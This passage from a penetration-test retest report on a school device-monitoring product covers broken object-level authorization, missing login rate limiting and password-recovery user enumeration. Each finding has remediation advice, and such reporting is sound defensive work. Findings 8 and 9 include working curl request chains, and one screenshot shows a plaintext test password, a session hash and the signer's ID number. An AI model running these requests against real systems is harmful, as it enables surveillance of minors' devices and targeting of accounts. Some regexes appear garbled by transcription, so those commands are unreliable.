


Figure 20 – The class selector shows other users' devices as available to assign

2. The teacher selects the foreign device to add it to their class, with a single click (no injection technique or tools required):




Figure 21 – The teacher selects the foreign device AuditDevice, Test to add it to their class

3. After saving, the foreign device appears in the teacher's classroom under full control. The classroom panel for class "2 ESO B" shows device **130001** together with the full management toolbar (send message, share screen, close tabs, navigation filter, camera control, power off/lock, etc.):




Figure 22 – The teacher's classroom with the foreign device 130001 and the full control toolbar

Technical detail

Step 3 relies on the classroom endpoint, which only works once the class↔device relationship has been forged:

- **Before** assigning the device, the classroom rejects it: `POST /api/ajax-aula/index.php (accion=26, devices[]=130001) → HTTP 500 (denied)`.
- The teacher **assigns the foreign device** (with no ownership check): `POST /api/ajax-groups/index.php (action=set_personal_group_info, devices[]=130001) → HTTP 200 status:ok`.
- **After**, the same classroom control works: `POST /api/ajax-aula/index.php (accion=26, devices[]=130001) → HTTP 200`, returns the device's tabs (`chrome_tabs/edge_tabs`); with `accion=1` it responds "**Mensaje enviado correctamente**" (message sent successfully).
- When the device is **removed** from the class, the classroom returns to **HTTP 500** (denied), confirming that the access derived from the assignment.

`set_personal_group_info` accepts the assignment of any valid device `id`; the inventory of IDs is also obtained from the related finding *Device inventory disclosure via ajax-groups*.

Impact

- **Confidentiality / integrity (medium):** a **teacher** account can add devices that do not belong to them to their class and, from there, monitor them and send actions from the classroom (browsing activity, messages, filter management). In a **minors'** safeguarding product, this allows a teacher to act on devices outside their supervision scope.
- Exploitation requires an **authenticated low-privilege account** and acting device by device; it does not directly expose credentials nor compromise the server, so the risk is assessed as **medium**. It should nonetheless be fixed, as it breaks the separation of scope between supervisors.

Audit note

The test was carried out in a controlled manner on the test device `130001` with benign actions and the access was **reverted** (classroom denied again, HTTP 500). Since the applica-

tion **exposes no function to delete personal groups** (only `get/set`), several empty test classes remained in the teacher account and should be removed from the database.

Recommendation

In `set_personal_group_info`, validate server-side that each `device` specified belongs to the scope (entity/groups) the authenticated supervisor actually manages, rejecting the assignment of foreign devices. Do not trust the `device id` sent by the client. More generally, ensure that the class↔device relationship — on which the `ajax-aula` and `ajax-devicecontrol` controls depend — cannot be forged by a low-privilege role. Additionally, expose a delete operation for personal groups.

References

- <https://owasp.org/API-Security/editions/2023/en/0xa1-broken-object-level-authorization/>
- <https://owasp.org/API-Security/editions/2023/en/0xa5-broken-function-level-authorization/>
- <https://cwe.mitre.org/data/definitions/639.html>
- <https://cwe.mitre.org/data/definitions/284.html>

7. Missing rate limiting on login

Medium CVSS Score: **5.3**

Affects: POST /lazarus/login.php

Quick Recommendation: Apply rate limiting, progressive temporary lockout and CAPTCHA after several failed attempts.

Summary

The authentication endpoint applies no limitation on the number of attempts, which facilitates brute-force and password spraying attacks.

Technical Description and Evidence

The login form was found **not to limit** the number of attempts per user or per IP:




Figure 23 – Repeated login requests with no limitation on the server side




Figure 24 – No lockout or delay is applied after multiple attempts

Impact

The lack of *rate limiting*, combined with the **user enumeration** through response time also covered in this report, allows an attacker to automate **brute-force** and **password spraying** attacks against valid accounts with a high probability of success against weak passwords.

Recommendation

- Implement **rate limiting** per IP and per account, with **progressive delay/lockout** after several failed attempts.
- Add **CAPTCHA** after a small number of failures.
- Log and alert on anomalous authentication patterns.
- Encourage **multi-factor authentication (MFA)**, especially for administrator accounts.

References

- https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks
- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

8. Device inventory disclosure via `ajax-groups` (IDOR / ignored `group` parameter)

Medium CVSS Score: **4.3**

Affects: POST `/lazarus/api/ajax-groups/index.php` — `action=get_personal_group_info`, `group` parameter (ignored)

Quick Recommendation: Derive the `get_personal_group_info` scope from the session (supervisor's groups/devices) and validate the `group` parameter server-side, without trusting the client.

Summary

The `POST /lazarus/api/ajax-groups/index.php` endpoint with `action=get_personal_group_info` ignores the `group` parameter (it returns the same result even for non-existent groups) and applies no object-level authorization: a teacher account with no assigned devices obtains the full device inventory of the institution (friendly name and enrollment identifier). This is inconsistent with other endpoints that do deny the teacher those devices. New finding detected during the retest.

Technical Description and Evidence

The `POST /lazarus/api/ajax-groups/index.php` endpoint with `action=get_personal_group_info` —intended for a supervisor to view the devices in **their** groups— has two flaws that, combined, allow a **teacher** account (the lowest-privilege role) to obtain the **full device inventory of the institution**:

1. **The `group` parameter is completely ignored.** The response is identical for any `group` value, including **non-existent** group identifiers (e.g. `group=999`), which shows that the server does not filter by the requested group nor checks that it belongs to the user.
2. **No object-level authorization (BOLA/IDOR) is applied.** The `leftlist` field returns **all** devices in the tenant with their **friendly name** and their **enrollment identifier** (`id`, `name`), even though the teacher account **has no assigned devices**.

This behaviour is also **inconsistent with the application's own access model**: the `api/ajax-deviceinfo`, `api/ajax-previsualizacion` and `api/ajax-informes` endpoints **do reject** the teacher for those same devices (`{"status":"ko","msg":"invalid parameters"}`), whereas `get_personal_group_info` exposes them without restriction. It corresponds to **OWASP API1:2023 – Broken Object Level Authorization** and **CWE-639**. This is a **new** finding, detected during the retest, and it complements the IDOR in `ajax-devicecontrol` documented in this same report (both share the same root cause: missing ownership checks on device data).

Reproduction

Step 1 — Authenticate as a teacher and obtain the session `hash` (the account has no devices of its own, confirmed with `select_multi_dispositivos` → `results:[]`):

```
CSRF=$(curl -s -c c.txt https://auditest.imtlazarus.com/lazarus/access.php | grep -oE 'name="csrf_token"[^>]*value="[a-fA-F0-9]{32,}"' | grep -oE '[a-fA-F0-9]
```


```
{32,}' | head -1)
curl -s -b c.txt -c c.txt -o /dev/null --data-urlencode "csrf_token=$CSRF" --data-
urlencode 'email=profesor@lazarus.imt' --data-urlencode 'password=*****' --
data-urlencode 'commit=' https://auditest.imtlazarus.com/lazarus/login.php
HASH=$(curl -s -b c.txt https://auditest.imtlazarus.com/lazarus/main.php | grep -
oiE 'temp_hash[^\a-f0-9]+\a-f0-9]{32}' | grep -oE '[a-fA-F0-9]{32}' | head -1); ech
o "HASH=$HASH"
```

Step 2 — Request the information of a NON-EXISTENT group (`group=999`):

```
curl -s -b c.txt -H "X-Requested-With: XMLHttpRequest" --data-urlencode "action=ge
t_personal_group_info" --data-urlencode "hash=$HASH" --data-urlencode "supervisor=
26" --data-urlencode "group=999" https://auditest.imtlazarus.com/lazarus/api/ajax-
groups/index.php; echo
```

Even though group `999` does not exist and the teacher has no devices, the server returns the full inventory of the institution:

```
{"status":"ok","msg":"ok","info_post":{"action":"get_personal_group_info","hash":"
...","supervisor":"26","group":"999"},
"leftlist":[{"id":"130001","name":"AuditDevice, Test (AUDIT-TEST-DEVICE-01)},{
"leftlist_ids":["130001","130000"],
"leftlist_values":["AuditDevice, Test (AUDIT-TEST-DEVICE-01)","Lazarus, Testing
(Device)"],
"rightlist":[],"rightlist_ids":[],"rightlist_values":[]}]
```



```
~/Desktop/api-lab (2.361s)
CSRF=$(curl -s -c c.txt https://auditest.imtlazarus.com/lazarus/access.php | grep -oE 'name="csrf_token"[^>]*value="[a-fA-F0-9]{32},"' | grep
-oE '[a-fA-F0-9]{32},') | head -1)
curl -s -b c.txt -c c.txt -o /dev/null --data-urlencode "csrf_token=$CSRF" --data-urlencode 'email=profesor@lazarus.imt' --data-urlencode 'pa
ssword=Auditest1602!' --data-urlencode 'commit=' https://auditest.imtlazarus.com/lazarus/login.php
HASH=$(curl -s -b c.txt https://auditest.imtlazarus.com/lazarus/main.php | grep -oiE 'temp_hash[^\a-f0-9]+\a-f0-9]{32}' | grep -oE '[a-fA-F0-9
]{32}' | head -1); echo "HASH=$HASH"
HASH=666e85f86e981cf50aba928839c10d57

~/Desktop/api-lab (0.309s)
curl -s -b c.txt -H "X-Requested-With: XMLHttpRequest" --data-urlencode "action=get_personal_group_info" --data-urlencode "hash=$HASH" --data
-urlencode "supervisor=26" --data-urlencode "group=999" https://auditest.imtlazarus.com/lazarus/api/ajax-groups/index.php; echo
{"status":"ok","msg":"ok","info_post":{"action":"get_personal_group_info","hash":"666e85f86e981cf50aba928839c10d57","supervisor":"26","group":
"999"},"leftlist":[{"id":"130001","name":"AuditDevice, Test (AUDIT-TEST-DEVICE-01)},{id":"130000","name":"Lazarus, Testing (Device)"}],"left
list_ids":["130001","130000"],"leftlist_values":["AuditDevice, Test (AUDIT-TEST-DEVICE-01)","Lazarus, Testing (Device)"],"rightlist":[],"ri
ghtlist_ids":[],"rightlist_values":[]}]
```

Figure 25 – With the teacher account, `get_personal_group_info` and `group=999` (non-existent) returns the full device inventory of the institution with friendly name and enrollment identifier

The response was verified to be **identical** for `group=1,2,3,5,10,50,99,999` and the **administrator account returns exactly the same leftlist**, which confirms this is the full tenant inventory and not a legitimate subset for the teacher. The `supervisor` parameter is also ignored (changing its value does not alter the result).

Impact

- **Confidentiality:** any teacher account can enumerate the **full device inventory of the institution** (the student/computer friendly name and the enrollment identifier, e.g. `AUDIT-TEST-DEVICE-01`), without having any device assigned. This information is directly reusable as a first step for the `ajax-devicecontrol` IDOR (it provides the valid device `id` values and their real names).
- **Authorization inconsistency:** the application denies those same devices to the teacher on other endpoints (`ajax-deviceinfo`, `ajax-previsualizacion`, `ajax-informes`), so the exposure here is clearly a flaw and not intended behaviour.

- In a **minors'** safeguarding product, disclosing the device inventory of the whole institution to a teacher role widens the surface for targeted surveillance and for the other access-control findings.

Recommendation

Filter the `get_personal_group_info` response by the groups and devices the authenticated supervisor actually manages, deriving the scope from the session and not from the `group` parameter (which must also be validated). Apply the same ownership check already enforced by `api/ajax-deviceinfo`, `api/ajax-previsualizacion` and `api/ajax-informes`. Ignore any `group/supervisor` received from the client when deciding the data scope.

References

- <https://owasp.org/API-Security/editions/2023/en/Oxa1-broken-object-level-authorization/>
- <https://cwe.mitre.org/data/definitions/639.html>
- <https://cwe.mitre.org/data/definitions/566.html>

9. User enumeration via response-time difference in password recovery

Low CVSS Score: **3.7**

Affects: POST /lazarus/recoverypass.php?funcion=step2 — email parameter

Quick Recommendation: Equalize the response time and HTTP status of `recoverypass.php` regardless of whether the email exists, always responding with a generic message.

Summary

The password recovery flow (`recoverypass.php`) reveals whether an email is registered on the platform through a clearly distinguishable response-time difference (~2.5-3.4s for valid emails versus ~0.2s for non-existent ones), as well as a different HTTP status code (200 versus 503). This allows an unauthenticated attacker to enumerate valid accounts of the institution.

Technical Description and Evidence

The password recovery feature lets a user enter an email address to start the reset process:




Figure 26 – Password recovery form (`recoverypass.php`)

The response of the `POST /lazarus/recoverypass.php?funcion=step2` endpoint was compared for an **existing** email (`profesor@lazarus.imt`) versus a **non-existent** one:

```
# Valid email
curl -s -c c1.txt -o /dev/null https://auditest.imtlazarus.com/lazarus/recoverypass.php
curl -s -b c1.txt -w "VALIDO 1 -> HTTP:%{http_code} TIME:%{time_total}\n" -o /dev/null \
--data-urlencode "email=profesor@lazarus.imt" \
"https://auditest.imtlazarus.com/lazarus/recoverypass.php?funcion=step2"
```

```
~/Escritorio 7s
> curl -s -c c1.txt -o /dev/null https://auditest.imtlazarus.com/lazarus/recoverypass.php
curl -s -b c1.txt -w "VALIDO 1 -> HTTP:%{http_code} TIME:%{time_total}\n" -o /dev/null --data-urlencode "email=profesor@lazarus.imt" "https://auditest.imtlazarus.com/lazarus/recoverypass.php?funcion=step2"
VALIDO 1 -> HTTP:200 TIME:2.151529
```

Figure 27 – Valid email: HTTP 200, ~2.15s response time

```
# Non-existent email
curl -s -c c4.txt -o /dev/null https://auditest.imtlazarus.com/lazarus/recoverypass.php
curl -s -b c4.txt -w "INVALIDO 1 -> HTTP:%{http_code} TIME:%{time_total}\n" -o /dev/null \
--data-urlencode "email=noexiste-aaa@lazarus.imt" \
"https://auditest.imtlazarus.com/lazarus/recoverypass.php?funcion=step2"
```

```
~/Escritorio
> curl -s -c c4.txt -o /dev/null https://auditest.imtlazarus.com/lazarus/recoverypass.php
curl -s -b c4.txt -w "INVALIDO 1 -> HTTP:%{http_code} TIME:%{time_total}\n" -o /dev/null --data-urlencode "email=noexiste-aaa@lazarus.imt" "https://auditest.imtlazarus.com/lazarus/recoverypass.php?funcion=step2"
INVALIDO 1 -> HTTP:503 TIME:0.196138
```

Figure 28 – Non-existent email: HTTP 503, ~0.19s response time

```
~/Escritorio 7s
> curl -s -c c1.txt -o /dev/null https://auditest.imtlazarus.com/lazarus/recoverypass.php
curl -s -b c1.txt -w "VALIDO 1 -> HTTP:%{http_code} TIME:%{time_total}\n" -o /dev/null --data-urlencode "email=profesor@lazarus.imt" "https://auditest.imtlazarus.com/lazarus/recoverypass.php?funcion=step2"
VALIDO 1 -> HTTP:200 TIME:2.151529

~/Escritorio
> curl -s -c c4.txt -o /dev/null https://auditest.imtlazarus.com/lazarus/recoverypass.php
curl -s -b c4.txt -w "INVALIDO 1 -> HTTP:%{http_code} TIME:%{time_total}\n" -o /dev/null --data-urlencode "email=noexiste-aaa@lazarus.imt" "https://auditest.imtlazarus.com/lazarus/recoverypass.php?funcion=step2"
INVALIDO 1 -> HTTP:503 TIME:0.196138
```

Figure 29 – Side-by-side comparison of both requests: the time and HTTP status difference is consistent and easily measurable

	Valid email (<code>profesor@lazarus.imt</code>)	Non-existent email
HTTP	200	503
Time	~2.5-3.4 s	~0.2 s

The difference is large and consistent enough (more than an order of magnitude, and with a different status code) that no statistical analysis is needed: a single request is enough to distinguish both cases with high confidence.

Impact

An unauthenticated attacker can automate requests against this endpoint with a list of candidate emails (for example, generated from `firstname.lastname@lazarus.imt` patterns) and reliably determine which accounts exist in the institution. This information facilitates later targeted attacks: brute-force/credential stuffing focused only on real accounts, targeted phishing, or exploitation of the lack of *rate limiting* also reported on login.

Recommendation

- Always do the **same work** on the server regardless of whether the email exists (e.g. simulate sending a reset token for non-existent emails too).
- Always return **the same HTTP status and the same generic message** ("If the email exists, you will receive a recovery link"), regardless of whether the email is registered.
- If the delay comes from a synchronous email send, move it to an async queue/task to decouple it from the HTTP response.
- Apply rate limiting to this endpoint too to hinder mass enumeration.

References

- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/03-Identity_Management_Testing/04-Testing_for_Account_Enumeration_and_Guessable_User_Account

Document History

Version	Date	Description	Author
1.0	2026-07-18	Initial version of the report	Mario Álvarez Fernández
2.0	2026-07-26	Retest report: remediation verification; only the pending application findings are retained	Mario Álvarez Fernández

Legal Notice and Confidentiality

This report has been prepared by **JIRATEK Ciberseguridad** on a strictly **confidential** basis and its content is intended solely for the recipient client. Its reproduction, distribution or disclosure to third parties, in whole or in part, without express written authorization is prohibited.

The results documented here reflect the security state of the assessed systems **at the specific moment the tests were carried out** and within the agreed scope. A security assessment, by its very nature, is based on an evaluation with limited resources and time; therefore, the absence of a vulnerability in this document does not guarantee that it does not exist. The emergence of new threats or subsequent changes to the platform may alter the assessed exposure surface.

All tests were carried out with the prior consent of the client, prioritizing at all times the integrity and availability of the systems. No destructive action or massive extraction of real data was performed; the exploitation evidence was limited to demonstrating the existence of each vulnerability (proof of concept). The identifiers, credentials and data shown in the evidence correspond to a testing environment provided by the client.

Signature

For and on behalf of JIRATEK Advising, S.L.:

47462718X PABLO RUBEN JIMENEZ
(R: B56866791)

Digitally signed by
47462718X PABLO RUBEN
JIMENEZ (R: B56866791)
Date: 2026.07.28 11:59:46
+02'00'

Rubén Jiménez Checa

Administrator · JIRATEK Advising, S.L.

D.N.I. 47462718X

Qualified electronic signature